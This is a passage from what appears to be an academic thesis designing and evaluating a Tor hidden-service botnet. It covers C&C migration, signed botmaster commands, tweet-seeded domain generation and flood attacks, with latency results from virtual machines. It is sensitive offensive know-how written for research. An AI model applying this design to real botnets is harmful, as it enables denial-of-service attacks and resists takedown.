(A) Bot - Gateway Connection: The procedure for a bot to retrieve the onion address of the current C&C is to request it from the hidden service of the Gateway, using the onion address which is hardcoded in the bot application. In this message, the bot sends the request: *"GET /sendOnion HTTP/1.1\r\n"*.

(B) Sending the Onion Address: After receiving the GET request and specifically the *sendOnion* flag, the Gateway responds with the onion address of the C&C server by including it in the HTTP response: *"HTTP/1.1 200 OK\r\n\r\n**onion**"*.

(C) C&C Connection: After receiving the onion address of the C&C, the bot is now ready to connect to the C&C server. For this reason, it sends the request: *"GET /specs&**specString**&**myOnion**& HTTP/1.1\r\n"* where **specString** is the string with the system specifications and the ID of the bot, while **myOnion** is the onion address of the bot's hidden service. The ID is created by each bot, using the UUID Java class, at the moment it joins the botnet for the first time, it is kept in a TXT file deep inside the system, in a root directory and it remains unchanged

for as long as it is a part of the botnet. Before connecting to the Gateway for the first time, the bot application, which contains the Windows Expert Bundle, unpacks the bundle and creates the *torrc.txt* file, through a script, in order to use it to start running the hidden service (more details in chapter 6). The Tor application is subsequently started, the generated key pair is stored in the folder of the Tor application and the onion address of the hidden service is stored in the hostname file of the same folder, ready for use by the bot.

The connection with the C&C server remains open and the bot waits for commands. After the specified time interval, which can be any number of choice, elapses without receiving any orders from the botmaster through the C&C, the bot repeats the connection procedure after a period and waits for commands once again. This cycle is interrupted only in case the connection to the C&C cannot be established, which signals that the C&C server has changed. The course of action in this situation is reconnecting to the Gateway to receive the onion address of the new C&C server and repeating the connection process.

5.1.2 C&C Server Migration

One of the most essential elements of each architecture is the migration mechanism. The rationale behind this choice is to provide resilience to the C&C server by frequently changing the bot-proxy that it operates on. Every time a bot agent connects to the C&C server, it provides its information, namely CPU, bandwidth, HS onion address, etc. The C&C server in turn stores this information in a TXT file, referred as *botlist*. When the botmaster decides to migrate the C&C, they must first retrieve the botlist from the current C&C server through an HTTP request (1). After receiving it (2), the entries are imported in a mySQL database which holds the information for every bot belonging to the botnet. After checking the bot entries, the botmaster selects one from the available bots that will act as the next C&C, based on its system capabilities. The botmaster then informs this elected bot to act as C&C server (3). Then connects to the gateway and updates the onion address of the new C&C server (4), so that every bot connecting to the gateway HS will retrieve the onion address of the new C&C. Lastly, the botmaster informs the current running C&C server to shutdown (5). Furthermore, the botmaster creates 2 pairs of encryption keys, an RSA 4096-bit and a DSA 3072-bit pair. Every request sent from the botmaster to the C&C server and the Gateway, is authenticated using the DSA key pair, in order to protect the botnet from being taken over, and the botlist is encrypted using the RSA pair. In more details:

(Botlist entry example:
BOT ID: 686356cf-dce6-454e-af0d-f1ca671ca1c5/Processor cores available: 8/Total memory: 1810.0/Available memory: 118.449814/MAC Address: 0A-09-29-00-27-02/Last Connection: 2020-06-19 16:35:05/cepha6t6e7r4n3dn.onion)

(1) Requesting the Botlist: The botmaster initially requests the botlist from the C&C by pressing the *Request Botlist* button. In order to connect to the C&C hidden service, they must connect to the Tor network. The message sent to the C&C is a GET request containing the proper flag necessary for the C&C to differentiate




Figure 5.2: Botmaster User Interface

between the various requests it receives: *"GET /sendbotlist&**botlistSignature**& HTTP/1.1\r\n"* where **botlistSignature** is the word *sendbotlist* concatenated with the unique bot ID, signed with the botmaster's DSA private key.
(e.g. **botlistSignature**=**sendbotlist**0fba6d0a-d170-44ff-ac5d-58bb416be522)

(2) Sending the Botlist: The botlist is saved on the C&C server as a TXT file and contains the unique ID and system capabilities of each bot, namely CPU, memory, the date and time of its last connection to the server, and the onion address of the hidden service. (more on the ID and onion address in step (A)) Every time a new entry is about to be made, the bot ID is checked against all entries. If it is found, the bot information is updated otherwise, a brand new entry is made. When the server reads the flag *sendbotlist* inside the GET request, it verifies the request with the public DSA key, which is hardcoded in the application code.

As mentioned, DSA is used for authentication, to make the botnet resilient against hostile takeovers. But the motivation behind adding the bot ID in the string signed by the botmaster, is to defend against the scenario where a malicious user that wants to take over the botnet tries to replay a message they intercepted. For example a potential adversary could be running a high end system, which would offer higher probability to be chosen by the botmaster as the next C&C server. When serving as the C&C server of the botnet, the malicious user could analyse the receiving traffic and save the strings of the GET requests. Not having a way to differentiate the requests between the different bots would effectively mean that these saved requests could be easily replayed to the next C&C, where they would still be authenticated successfully, giving the adversary command of the botnet. By adding the unique ID in the flag string that is signed, the requests that a malicious user acting as the C&C would receive, would contain the request flag concatenated with the ID signed and by the DSA private key. The way to verify this from the C&C's side is always by using the flag string of the request and their unique ID. This renders repeating requests practically pointless in a takeover scheme, because




Figure 5.3: Botlist Encryption Scheme

the malicious user would not be able to generate a signature which would contain another bots unique ID, even if the possessed the ID. The only requests that they could repeat would include their own ID, making the signature unverifiable by the C&C.

After the successful authentication of the request, the C&C server creates an AES-128 bit symmetric key which is used to encrypt the botlist with AES/CBC/PKCS5PADDING, and then encrypts the AES key with the RSA public key, which is hardcoded in its application. The C&C then sends the encrypted botlist, the encrypted AES key and the IV used in the encryption to the botmaster(5.3).

Signature example: $Sign\ (flag||botID)$
Verification example: $Verify\ (flagReceived||ownID)$

(3) C&C Migration: When the AES key, the IV and the botlist are received, the AES key is decrypted by the RSA private key and then used to decrypt the botlist file. After the decryption the bot entries are imported in the mySQL master database. To avoid duplicate entries, the bot IDs contained in the botlist file are compared against the bot ID entries of the mySQL database. If an ID already exists in the database, the values of its fields are updated, otherwise a new entry is made. The botmaster can now choose a new bot to migrate the C&C server, based on its system capabilities. This is achieved through the *Migrate* button of the interface(5.2) which enables a new interface where the botmaster can enter the ID of the bot they choose in a text field and then use the *Assign* button(5.4). By pressing this button, the botmaster sends a GET request to the chosen bot's onion address and commands it to take over the role of the C&C server: *"GET /newcnc&**newcncSignature**&*




Figure 5.4: Migrate User Interface

HTTP/1.1\r\n" where **newcncSignature** is the word *newcnc* concatenated with the unique bot ID and signed with the botmaster's DSA private key. If the request signature is verified by the bot, the ID and the onion address of the new C&C are saved in TXT files for future use, mainly to have them available the next time the botmaster starts up his application.

(4) Updating Gateway: After the new C&C has been instructed to act as such, the botmaster sends a request to the Gateway in order to inform it about the onion address and ID of the new C&C. The two strings are contained in the GET request next to the *newcnc* flag: *"GET /newcnc&**newcncSignature**&**onion**&**newcncID**& HTTP/1.1\r\n"* where **newcncSignature** is the word *newcnc* signed with the botmaster's DSA private key (no need for a bot ID in this situation, because the communication is between the botmaster and the Gateway). The Gateway then proceeds to authenticate the request and if it is verified successfully then it writes a text file containing the onion address of the C&C, so in case of a disconnect, the Gateway can read the information from the file on startup and continue its operation without requiring interaction from the botmaster.

(5) Old C&C Shutdown: The botmaster can now connect to the previous C&C hidden service and inform it to stop operating as the C&C server of the botnet through the request: *"GET /shutdown&**shutdownSignature**& HTTP/1.1\r\n"* where **shutdownSignature** is the word *shutdown* concatenated with the unique receiver bot ID and signed with the botmaster's DSA private key. When the bot receives the request and reads the *shutdown* flag, it authenticates the request with the DSA public key and if the verification is successful, it goes on to delete the botlist file, the onion address - hostname file and restarts Tor. The bot then goes back to acting as a simple bot of the botnet. The reason behind the file deletion and the restarting of the Tor application, is to cause the creation of a new key pair, hence a new onion address, so in case the same bot is chosen again in the future to act as the C&C server, it will operate on a new onion address. Essentially, this mechanism is an implementation of **Tor Fluxing** aiming to provide resilience to the C&C server, but in this scenario, the gateway onion address is static while the onion address of the C&C is constantly changing.




Figure 5.5: Attack User Interface

5.1.3 Botmaster & Attacks

When the botmaster desires to initiate an attack, they must use the *Attack* button of the interface. The attack information will initially be sent to the C&C server (6) and then be disseminated to all the bots (8). For demonstration purposes, the bots are able to execute three types of DoS attacks: TCP Flood, ICMP Flood and HTTP Flood.

(6) Issuing the attack commands to the C&C: By clicking the attack button of the main interface (5.2), the botmaster can access a secondary interface, with *Attack, Exit* buttons and two text fields, *Enter Target, Attack duration in minutes*, where the user can input the IP or the URL of the target they desire to attack and the duration of the attack, along with three radio buttons of the available types of the attacks, which the user must select as well (5.5). After this selection, the botmaster can press the *attack* button and send the attack command along with the attack information to the C&C via the request: *"GET /attackinfo&**attackSignature**&**info**& HTTP/1.1\r\n"*, where the **info** string contains the target, duration and type of attack and **attackSignature** is the string *attackinfo* concatenated with the unique bot ID and signed with the botmaster's DSA private key.

(*info* string example:
www.randomsite.com&15&HTTP Flood)

(7) Disseminate the commands to the bots: At the time the C&C receives the attack command, the first step is to authenticate the request by verifying the signature. After the verification is successful, it broadcasts the command to all the connected bots along with the attack information. This is done via the HTTP protocol, where the bots send HTTP requests and the C&C server responds with HTTP responses: *"HTTP/1.1 200 OK\r\n\r\n"+**attackinfo***. The bots then launch the attack using the information they received. When the attack is completed, they reconnect to the C&C and stand by, waiting for commands once again.

5.1.4 Heartbeat & Active Bot Count

One more mechanism implemented in this architecture is a heartbeat mechanism. On startup the application reads the TXT file that contains the onion address of the C&C server and sends a request: *"GET /heartbeat&**heartbeatSignature**& HTTP/1.1\r\n"* where **heartbeatSignature** is the string heartbeat concatenated with the unique bot ID and signed with the botmaster's DSA private key. If the server is unreachable, there is a message displayed to the botmaster on the interface. If it manages to reach the server, the flag *heartbeat* is read, the signature is verified and the C&C returns the HTTP response: *"HTTP/1.1 200 OK\r\n\r\n**botCount**"* where **botCount** is a string containing the number of the bots that are active at that moment. This number is then displayed on the main interface of the botmaster application(5.2). This way the botmaster knows that the C&C is operating as expected and is also aware of the number of bots that are at his disposal, in case they wish to organise an attack.

5.2 DNS Architecture

The second architecture takes advantage of the DNS protocol and infrastructure in order to accomplish the coordination of the bots. The botmaster has an authoritative DNS server under their jurisdiction and the bots, instead of connecting to the (hardcoded) Gateway, resolve the corresponding domain name to receive the C&C server onion address within the TXT records of the DNS server. This is achieved using a DGA (Domain Generation Algorithm) function, which both the botmaster and bots execute with the same parameters. The steps that differ in this architecture are steps (4), (6) and (7). Every other communication of the botnet operates is implemented in the same way. In detail:

(4) In the gateway architecture, after choosing the next bot that will take over the role of the C&C server, the botmaster updates the Gateway by sending an HTTP request. In this scenario, the botmaster utilizes a DGA in order to generate a domain name. After the domain name is generated, the botmaster updates the authoritative DNS server zone file, by placing the onion address in the TXT resource records. This is how "Tor Fluxing" is implemented, where both the domain name and the onion address are changing continuously.

(6) Whenever a bot needs to retrieve the onion address of the C&C server, it queries about the domain name corresponding to the TXT record. In order to achieve this, it uses the DGA to generate the same domain name that the botmaster created, so it can send the correct query and access the TXT record.

(7) Lastly, in the event of a bot query arriving at the DNS server, the server responds back with the TXT resource record, which contains the C&C server's HS onion address.




Figure 5.6: DNS Architecture

5.2.1 The Domain Generation Algorithm (DGA)

There are two implementations of the DGA function, with one being deterministic and the other one non-deterministic.

- *Deterministic*
  In this scenario, the DGA generates a pseudo-random looking domain name, using a keyed-hash message authentication code (HMAC - SHA256), encoded to Base64, with a password as the key along with a dynamically changing global variable, for example: *SHA256("password", currentDate + currentTime).com* where *currentTime* is in the *(hours : minutes)* or *(hours)* format. The botmaster utilizes this function to calculate the domain name of the C&C that is about to be updated in the authoritative DNS server.
  Whenever a bot requires to connect to the current C&C, they need to deploy the same DGA function with the same parameters. Therefore, it uses a keyed-hash message authentication code (HMAC-SHA256), encoded to Base64, with the same password as the key, which is hardcoded in the bot application. It calculates *SHA256("password", currentDate + possibleTimestamp).com*, where *possibleTimestamp* is all the possible combinations of the current day's timestamps in the *(hours : minutes)* or *(hours)* format. Essentially, this means that every bot, taking the date as a constant, it may need to go through a total of *1440* or *24* possible domain names every time it tries to contact the DNS server, depending on the implementation.
  The issue that arises in this implementation is the fact that the domain names

could potentially be pre - generated and taken down by the LEAs, in the event the password was obtained through reverse engineering or other means.

- *Non - Deterministic*
  The non - deterministic implementation aims to provide a dynamically changing seed for the DGA, which cannot be calculated in advance. The mechanism chosen in our implementation is based on the Twitter service. The botmaster uses a keyed-hash message authentication code (HMAC - SHA256), encoded to Base64, with a password as the key, but instead of the current date and time variable, they fetch the first tweet from a Twitter user's account and use the string as the seed for the HMAC - SHA256, for example: *SHA256("password", lastTweet).com*. In the actual implementation, the Twitter user of choice was the President of the United States of America, Donald J. Trump.
  Whenever a bot needs to calculate the domain name in order to query about the TXT record, it downloads the last 50 tweets from the chosen user's account and uses each of the strings as input for the keyed-hash message authentication code (HMAC - SHA256), encoded to Base64, with the same password as the key hardcoded in the bot application, to generate a number of *SHA256("password", lastTweet).com* domains and use them sequentially to query the DNS server. The query process begins from the top of the Twitter feed, which means the first tweet string to be used as input for the DGA, will be the latest tweet posted by the user.
  One element that must be taken into account, is the fact that in order to search and download a user's tweet, we need to authenticate with Twitter. This is achieved through acquiring user authentication tokens, which in this scenario have been hardcoded in the botmaster and bot applications. Furthermore, in order to acquire the authentication tokens we need to create a Twitter Developer account. Twitter has a request rate limit of 180 requests per 15 minute window, per authentication token which effectively means the botmaster would need 15 minutes per 180 bots to achieve the coordination of their whole botnet, unless they possessed additional Twitter Developer accounts.

$$Total\ Coordination\ Time = \frac{Number\ Of\ Bots}{180} \times 15\ Minutes \tag{5.1}$$

Example for 5000 bots with 1 token:

$$Total\ Coordination\ Time = \frac{5000}{180} \times 15\ Minutes \approx 6.94\ Hours \tag{5.2}$$

Example for 5000 bots with 2 token:

$$Total\ Coordination\ Time = \frac{5000}{360} \times 15\ Minutes \approx 3.47\ Hours \tag{5.3}$$

Chapter 6

Implementation and Evaluation

In this section, we will describe the implementation details of the proposed architectures, and we evaluate the performance of the botnet in terms of the life-cycle of a bot, the C&C server and the Gateway, in each architecture scenario. The applications are developed using the Java programming language as well as the following libraries:

- **JSocks**[1] provides the service of a socks5 proxy, which is utilised to connect to the Tor network.
- **twitter4j**[2] is used in the DGA function part of the DNS architecture,
- **Apache POI**[3] is used in the testing phase to provide excel file storage for the result data,
- **MySQL Connector/J**[4] JDBC Type 4 driver is utilised to provide connection to the database for storing all the bot information.

We also employ a number of Virtual Machines (VMs) acting as bot devices, the gateway and the C&C server, in order to execute the various commands between the different entities of the botnet. The VMs are Virtual Box[5] machines and the DNS authoritative server used in the DNS architecture scenario is a ClouDNS [6] server hosted in the cloud.
Lastly, all the connections with the Tor network were made using the Tor Expert Bundle[7] and the hidden services deployed on both architectures are set up by creating the *torrc.txt* configuration file which is then used to run the Tor application.

torrc.txt file configuration example:
HiddenServiceDir C:\pathToTORfolder
HiddenServicePort 80 127.0.0.1:4444

[1]https://sourceforge.net/projects/jsocks/files/
[2]http://twitter4j.org/en/
[3]https://poi.apache.org/download.html
[4]https://dev.mysql.com/downloads/connector/j/
[5]https://www.virtualbox.org/
[6]https://www.cloudns.net/
[7]https://www.torproject.org/download/tor/

The *pathToTORfolder* string is the path of the folder which is going to be used to store the keys along with the HS onion address string as described in 4.3. In this example, we are listening for incoming Tor connection requests on port 80, which are then redirected to a web server operating on port 4444.

The performance of each architecture is evaluated by measuring the Round Trip Time (RTT) of each botnet entity's communication with the rest of the botnet. These RTT measurements are implemented by firstly calculating the latency between every message exchanged in the botnet, and then combining them according to which message each entity's life cycle consists of. The message transmissions are measured using a Java program which essentially calculates the difference between the timestamp at the moment of the message transmission from the source, after signing it with the DSA private key, and the timestamp at the moment of arrival in milliseconds, after the verification of the messages using the public key at the destination. It will then export that value in an Excel file, using the Apache POI library. Each exchange is performed 1,000 times and the final values calculated are the **maximum**, **minimum** and **average** delay value, in milliseconds. Along with the average value, its **99% Confidence Interval(CI)** is calculated as well, which declares that there is 99% chance each time this experiment is executed with different samples, that the average latency value will be inside the calculated interval. The messages and entity life-cycles were divided as follows:

- **Bot Life - Cycle:** The RTT consists of steps (A), (B), (C) and (7) of figures 5.1 and 5.6 and it describes the total steps needed for a bot to connect to the Gateway (A of fig. 5.1) or DNS server(A of fig. 5.6) depending on the architecture, retrieve the Onion address of the C&C server (B), connect to it (C) and receive the attack information as instructed by the botmaster(7).

- **C&C Life - Cycle (C&C Migration):** The RTT consists of steps (1), (2), (3), (C), (6) and (7) of figures 5.1 and 5.6. These steps are common in both architectures and describe requesting the botlist(1), sending the botlist to the botmaster(2), commanding the new C&C server to act as such(3) and sending the attack information to the bots after they connect(C, 7), which in essence is the time needed for the C&C to migrate to a new bot and disseminate the botmaster commands to the bots. Commanding the old C&C to cease operation(5) is done separately from the other steps, so the time needed for the process to be completed is not included in the RTT.

- **Gateway Life-Cycle:** The RTT consists of steps (4), (A) and (B) of figure 5.1 which describe the C&C server Onion address update from the botmaster(4), receiving a bot connection(A) and providing the Onion address of the C&C server to it(B).

- **DNS Server Life - Cycle:** The DNS server RTT consists of steps (A) and (B) of figure 5.6. In the DNS architecture scenario step (4) is executed manually by the botmaster through the DNS server user dashboard, so there is no measurement of the process. In essence the RTT is the time needed for the DNS server to send the TXT records with the Onion address of the C&C

server (B) after the bots query for the domain name they generated using the DGA (A).

6.1 Gateway Architecture Evaluation

The performance of the communication between the entities in the Gateway architecture is as follows:

6.1.1 Bot Life - Cycle: Steps (A), (B), (C) & (7)

- **(A) - (B) Bot - Gateway Connection :** After measuring the time needed for a bot to reach the Gateway and receive the onion address, the results show an average of 1135 ms of latency, with a minimum value of 889 and a maximum value of 3691 ms.
  99% CI: (1122,1147).

- **(C) - (7) Bot - C&C Connection & Commands:** The delay of the bot connections to the C&C server in order to acquire the botmaster's attack commands, varies from 1045 to 4360 ms, averaging at 1469 ms.
  99% CI: (1444,1494).

Final RTT: The final value of the Bot Life - Cycle RTT averages at 2604 ms, with a minimum value of 1934 and a maximum value of 8051 ms.
99% CI: (2566,2641).

6.1.2 C&C Life - Cycle: Steps (1), (2), (3), (C), (6) & (7)

- **(1) - (2) Requesting & Sending the Botlist:** Signing the request, sending it over Tor, verifying it bot-side, performing the botlist encryption as described in subsection 5.1.2, sending the botlist over Tor and decrypting it, produces an average of 2373 ms of latency, with a maximum value of 7341 and minimum of 1804 ms.
  99% CI: (2333,2415).

- **(3) C&C Migration:** The migration command is sent to the C&C in an average of 823 ms, maximum of 2425 and minimum of 633 ms.
  99% CI: (811,835).

- **(6) Attack Command:** The average latency that results from sending the attack information to the C&C is measured at 1031 ms, while the maximum time required is at 5456 and the minimum 532 ms.
  99% CI: (1007,1055).

- **(C) - (7) Bot - C&C Connection & Commands:** Connecting to the C&C server and receiving the attack information available, results in an average latency of 1469 ms, while the maximum value is at 4360 and the minimum value at 1045 ms.
  99% CI: (1444,1494).

Final RTT: The final C&C Life - Cycle RTT value is estimated at an average of 5696 ms, maximum of 19582 and minimum of 4014 ms.
99% CI: (5595,5799).

6.1.3 Gateway Life - Cycle: Steps (4), (A) & (B)

- **(4) Updating the Gateway:** Updating the onion address value on the Gateway shows a maximum of 4038 ms, minimum of 674 and average of 826 ms of delay.
  99% CI: (816,837).

- **(A) - (B) Bot - Gateway Connection & Commands:** Connecting to the Gateway to receive, takes the bots an average of 1135 ms, with a maximum connection time of 3691 and minimum of 889 ms.
  99% CI: (1122,1147).

Final RTT: The final RTT of the Gateway Life - Cycle, is estimated at an average of 1961 ms, with a maximum value of 7729 and minimum value of 1563 ms.
99% CI: (1938,1984).

6.2 DNS Architecture Evaluation

6.2.1 Bot Life - Cycle: Steps (A), (B), (C) & (7)

In the DNS architecture, steps (A), (B) and (4) differ since the Gateway is replaced by the DNS server.

- **(A) - (B) Querying the DNS Server:** The total time needed to reach the DNS server and receive the TXT records rangs from 57 to 553 ms and averaged at 61 ms.
  99% CI: (59,63).

- **(C) - (7) Bot - C&C Connection & Commands:** Steps (C) & (7) remain identical to the ones of the Gateway architecture with an average latency of 1469 ms, while the maximum value remains at 4360 and the minimum value at 1045 ms.
  99% CI: (1444,1494).

Final RTT: The final RTT of the Bot Life - Cycle in the DNS architecture is estimated at an average of 1530 ms, with a maximum of 4913 and minimum of 1102 ms.
99% CI: (1503,1557).

6.2.2 C&C Life - Cycle: Steps (1), (2), (3), (C), (6) & (7)

In the DNS architecture , steps (1), (2), (3), (6) & (7) remain identical to the corresponding ones in the Gateway architecture, hence producing the same results:

Final RTT: The RTT is estimated at an average of 5696 ms, maximum of 19582 and minimum of 4014 ms.
99% CI: (5595,5799).

6.2.3 DNS Server Life - Cycle: Steps (A) & (B)

- **(A) - (B) Querying the DNS Server:** The DNS Server Life - Cycle consists only of steps (A) & (B):

Final RTT: The RTT for the DNS Server Life - Cycle averages at 61 ms, with a maximum value of 553 and minimum of 57 ms.
99% CI: (59,63).

6.2.4 DGA Evaluation

One more element of the DNS architecture that was evaluated was the implementation of the two DGA mechanisms.

- **Tweet Mechanism:** The process of fetching the tweets ranges from 203 to 1360 ms, with an average of 293 ms(*99% CI: (286,300)*). On completion, there are a total of 50 tweets downloaded and each one of them is used as the seed of the DGA. The resulting domain name is then used to query the DNS server. On average there will be 25.5 queries with a minimum of 1 and maximum of 50. Using the results from the DNS queries in the previous section, this procedure might range from 57 ms to 27650 ms, with an average of 1555 ms(*99% CI: (1504,1606)*). After combining these results we get an average of 1848 ms(*99% CI: (1790,1906)*) of delay, with a maximum value of 29010 and minimum of 260 ms.

- **Hours - Minutes:** The DGA mechanism that takes the date and time in *hours : minutes* format as a seed, can range from 1 query to 1440, with an average of 720.5 queries. This would mean that in order to generate the correct domain name and retrieve the TXT records with the onion address, a bot might need, using the results from the measurement of steps (A) and (B), from 57 ms to 796320 ms(13.2 minutes), with an average of 43950 ms(43.95 seconds)
  99% CI: (42509,45391).

